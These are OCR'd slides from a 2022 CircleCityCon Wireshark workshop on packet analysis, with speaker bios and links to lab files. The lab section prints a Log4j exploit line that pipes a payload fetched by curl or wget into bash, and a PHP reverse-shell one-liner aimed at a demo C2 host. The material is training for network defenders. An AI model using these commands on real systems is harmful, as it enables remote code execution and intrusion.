
Wireshark Workshop



CIRCLECITYCON
and the WIRESHARK WORKSHOP

Matt Scheurer
https://twitter.com/c3rkah
&
Micah K. Brown
https://twitter.com/micahkbrown

CircleCityCon 9.0
Saturday Morning Cartoons
Indianapolis, Indiana
September 18, 2022

About Us

- We’re here today from Cincinnati, Ohio
- Respect our Chili Parlors!

About Us

- We’re here today from Cincinnati, Ohio
- Respect our Chili Parlors!
  - Or go to: **/bin/sh** :)

It’s currently in the dust bin...

But we’re Podcast Hosts for

ThreatReel

https://threatreel.com

Disclaimer

Yes, we both have day jobs. However…

Opinions expressed are based solely on our own independent security research and does not express or reflect the views or opinions of our employers.

root@speaker1# whoami

What I do...

I work for a big well-known organization...

As an Assistant Vice President (AVP) of Computer Security and Incident Response (IR). However, I have many years of hands-on technical experience, including Digital Forensics & Incident Response (DFIR).

Where I volunteer...

I am an Official

HACKING IS NOT A CRIME

Advocate

https://www.hackingisnotacrime.org/

I am also a

WOMSA
Empowering Women in Cybersecurity

Women's Security Alliance (WomSA) Technical Mentor

https://www.womsa.org/

root@speaker2# whoami

Micah K Brown

- Twitter: @MicahKBrown
- Munich Re: IT Security Engineer II
- GitHub: https://github.com/micahkbrown
  - DLP Demystified (2018 talk)
  - Star Wars: How an ineffective Data Governance Program Destroyed the Galactic Empire (2019 talk)
  - How to cook a Five Star Meal from the Convenience of Your Hotel Room (Derby Con 2019)
  - Doing simple at scale (2020 talk)
- Vice President of Greater Cincinnati ISSA Chapter
- CISSP

- Served 45 pounds of free Pulled Pork to @DerbyCon 2019!
- Real Corp 2018 goal: "Learn to Cook Brisket Like a Texan."
- Real Corp 2019 goal: "Continue to Cook Brisket Like a Texan."
- On most Fridays, find me smoking both an old fashioned and pizza!

Wireshark Workshop Lab Files

- To obtain the lab files, visit one of these
  - **http://workshops.dfirmatt.com**
    - Redirects to GitHub
  - **https://bit.ly/3Bwfq78**
    - Redirects to Google Drive
- The workshop lab guide is the “.txt” file within the compressed .zip file.

Log4j Exploit Code Example

(curl -s 10.0.2.5:80/216.165.113.171:80||wget -q -O- 10.0.2.5/216.165.113.171:80)|bash

- Setting this code in a user-agent string
  - Browser extensions/plugins
  - curl, which is easily scripted & automated
  - Even by hand using browser developer tools

C2 Server Code Example

File name: **216.165.113.171:80**

Malicious Code Example:

```
php -r '$sock=fsockopen("10.0.2.5",9099);exec("/bin/sh -i <&3 >&3 2>&3");'
```

NOTES: This is using PHP to establish a reverse TCP shell from the remote host to our C2 demo system. In this case, the attacker's host, the web server and the backend C2 server could all either be the same system or completely different hosts.

Questions

Who?


What?

When?

Where?

Why?

How?




Credits

The **Wireshark Workshop** "*Sharkfin Salute*" is directly inspired by Dean Matthew Roll, perhaps best known as the professional wrestler, "**Shark Boy**".

Fun Fact: *Once upon a time, Matt Scheurer actually worked on Shark Boy's computers. #MattFact*

https://twitter.com/SharkBoy24_7

Thank you for attending!



CIRCLECITYCON
and the WIRESHARK WORKSHOP

Matt Scheurer
https://twitter.com/c3rkah
&
Micah K. Brown
https://twitter.com/micahkbrown

CircleCityCon 9.0
Saturday Morning Cartoons
Indianapolis, Indiana
September 18, 2022